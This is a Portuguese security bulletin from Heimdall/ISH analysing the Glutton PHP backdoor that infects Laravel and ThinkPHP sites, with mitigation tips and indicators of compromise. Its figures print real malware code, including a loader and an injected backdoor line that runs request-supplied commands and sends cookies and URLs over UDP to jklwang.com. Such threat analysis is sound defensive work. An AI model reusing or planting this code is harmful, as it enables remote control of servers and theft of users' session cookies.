TLP: CLEAR

BOLETIM DE SEGURANÇA

Novo malware Glutton ataca frameworks PHP populares como Laravel e ThinkPHP

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

heimdall
security research
A DIVISION OF ISH

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 INFORMAÇÕES SOBRE A AMEAÇA

Em abril de 2024, pesquisadores da XLab detectaram uma atividade anômala envolvendo o IP 172[.]247.127[.]210, que estava distribuindo um backdoor Winnti baseado em ELF. Investigações revelaram que o mesmo IP havia distribuído, em dezembro de 2023, um arquivo PHP malicioso de detecção zero chamado init_task.txt, chamando uma devida atenção.



Figura 1 – Cadeia de ataque observada.

Com base no **init_task**, foi possível identificar diversos payloads PHP maliciosos,como **task_loader**, **init_task_win32**, **client_loader**, **client_task**, **fetch _task** e **l0ader_shell**. Esses payloads são altamente modulares, podendo operar de forma independente ou serem executados em sequência pelo task_loader, formando uma estrutura de ataque completa. A execução do código ocorre inteiramente dentro dos processos PHP ou PHP-FPM (FastCGI), garantindo que nenhum arquivo de payload seja deixado para trás, resultando em uma pegada furtiva. Foi descoberto um backdoor PHP avançado, até então não documentado, denominado Glutton, devido à sua capacidade de infectar um grande número de arquivos PHP e implantar o l0ader_shell. As principais funcionalidades do Glutton incluem exfiltração de dados, instalação de backdoor e injeção de código.

As infecções provocadas pelo Glutton foram detectadas através de requisições ao seu servidor C2, **cc.thinkphp1[.]com**. A análise revela que as

vítimas estavam majoritariamente na China e nos Estados Unidos, abrangendo setores como serviços de TI, operações comerciais e previdência social.



Figura 2 – Países vítimas do Glutton.

Diversos componentes do Glutton foram capturados, entre eles **task_loader**, **init_task**, **client_loader**, **client_task**, **fetch_task** e **l0ader_shell**. Cada um desses arquivos possui cerca de 3000 linhas de código, nenhuma das quais está criptografada ou ofuscada, o que torna sua análise relativamente simples. O módulo task_loader é crucial na cadeia de ataque do Glutton. Sua principal função é analisar o ambiente de execução e utilizar diferentes métodos para baixar e executar o payload da próxima etapa, conforme o ambiente identificado. As funções principais incluem: **run_task_by_system**, **run&get_php_code**, **run_task_by_fpm** e **run_task_direct**.

```
class task_loader extends task_worker
{
    public $title="loader";
    3 usages
    public $host="v6.thinkphp1.com";
    1 usage
    public function run()
    {
        set_error_handler(function(){});
        if($this->is_root() && function_exists("system"))
        {
            return $this->run_task_by_system();
        }
        $cgi=new fastcgi_loader();
        if($cgi->prepare() && $cgi->run_php_code($this->get_php_code())){...}
        if(function_exists("system"))return $this->run_task_by_system();
        $result=run_uaf(function($uaf){
            uaf_call::install($uaf);
            $this->log("uaf_call installed");
            $this->fuck_bt_security();
            $this->run_task_by_system();
        });
        if($result)return true;
        if($this->run_task_by_fpm())return true;
        $this->run_task_direct();
        return false;
    }
```

Figura 3 – Trecho do código com o modulo task_loader.

FUNÇÃO	CAMINHO	AMBIENTE DE EXECUÇÃO
run_task_by_system	/v11/init_task.gz	Novo processo PHP
run&get_php_code	/v11/init_task.gz	CGI rápido
run_task_direct	/v11/modify_php_v11.gz	Processo PHP original

Tabela 1 – Comportamento de cada função.

O módulo client_loader é basicamente uma versão revisada do init_task, preservando todas as suas funcionalidades principais, mas trazendo mudanças importantes na estrutura do código e novos recursos. A principal alteração está na tarefa php_modify, onde o código da função l0ader agora está ofuscado, ao contrário da implementação direta que existia no init_task.

```
public function make_code($hid=0)
{
    $code='$l0ader=function($check){$sl=array(0x6578706c,0x6f646500,0x62617365,0x36345f64,0x65636f64,
    $code=str_replace("__pid__",$hid,$code);
    $this->v20_code = $this->v20_begin_line."\n".$code."\n".$this->v20_end_line;
}
```

Figura 4 – Trecho do código com o modulo client_l0ader.

A função **do_tp5_request** no Glutton usada para remover infecções em versões mais antigas do arquivo **Request.php**. Durante uma análise do código, especificamente da variável **$ref_lines**, foi identificado que o domínio **jklwang.com** também integra a infraestrutura do Glutton.

```
$ref_lines='$a=@$_REQUEST[\'a\'];$a&&$a=@json_decode(base64_decode(strrev($a)));$a&&is_array($a)&&die($a[0]==\'inc\'?include($a[1]):$a[0]($a[1],$a[2]));
$tmp_file=\'/tmp/2d85c2.log\';
$next_time = @intval(file_get_contents($tmp_file));
if(time()+10*24*3600<$next_time)$next_time=0;
if(time()>$next_time)
{
    @file_put_contents($tmp_file,time()+24*3600);
    @fwrite(stream_socket_client(\'udp://jklw\'.\'ang.com:9999\',$errno, $errstr,2),$_SERVER[\'HTTP_HOST\'].$_SERVER[\'REQUEST_URI\'].\' \'.json_encode($_COOKIE));
};';

$code_file->remove_lines($ref_lines);
```

Figura 5 – Integração do domínio jklwang.com na variável $ref_lines.

2 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Mantenha o software atualizado

- Certifique-se de que todos os seus programas e sistemas operacionais estejam sempre atualizados com os patches de segurança mais recentes.

Use um software antivírus confiável

- Instale e mantenha um software antivírus atualizado para detectar e remover ameaças de malware.

Evite clicar em links suspeitos

- Não clique em links desconhecidos ou suspeitos em e-mails, mensagens ou sites, pois eles podem ser usados para distribuir malware.

Faça backup regular dos seus dados

- Realize backups frequentes dos seus dados importantes para garantir que você possa recuperá-los em caso de infecção por malware.

Habilite a autenticação multifator (MFA)

- Use MFA sempre que possível para adicionar uma camada extra de segurança às suas contas.

Eduque-se sobre phishing

- Aprenda a reconhecer e evitar e-mails e mensagens de phishing, que são uma das principais formas de distribuição de malware.

Restrinja privilégios administrativos

- Limite o uso de contas com privilégios administrativos para reduzir o risco de infecção por malware.

3 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores do artefato	
md5:	8fe73efbf5fd0207f9f4357adf081e35
sha1:	dd242818a0a08fac23ec820a4338fbdba6b5964e
sha256:	d0cbd60ec32ca016ec1cf402da977dbbcc3f7387bdb580055ad04f66c8f3989e
File name:	init_task.txt

Indicadores do artefato	
md5:	f8ca32cb0336aaa1b30b8637acd8328d
sha1:	9891394ce33dd7ab4bd6b776e814110e573c11b1
sha256:	60c71dc626fbf248b85f9cacbd3768fa6e163017621bac31acc49ca1dd2cd436
File name:	Backdoor.cli_code.php

Indicadores do artefato	
md5:	ac290ca4b5d9bab434594b08e0883fc5
sha1:	64f11153d9a845db0a2c713900562c6f0cd74971
sha256:	777c1fda4008f122ff3aef9e80b5b5720c9f2dbc3d7e708277e2ccad1afd8cc5
File name:	php-fpm

Tabela 2 – Indicadores de Comprometimento

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	cc[.]thinkphp1[.]com
IP	156[.]251.163[.]120 172[.]247.127[.]210

Tabela 3 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

4 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **BlogXlab**
- **Thehackernews**

5 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH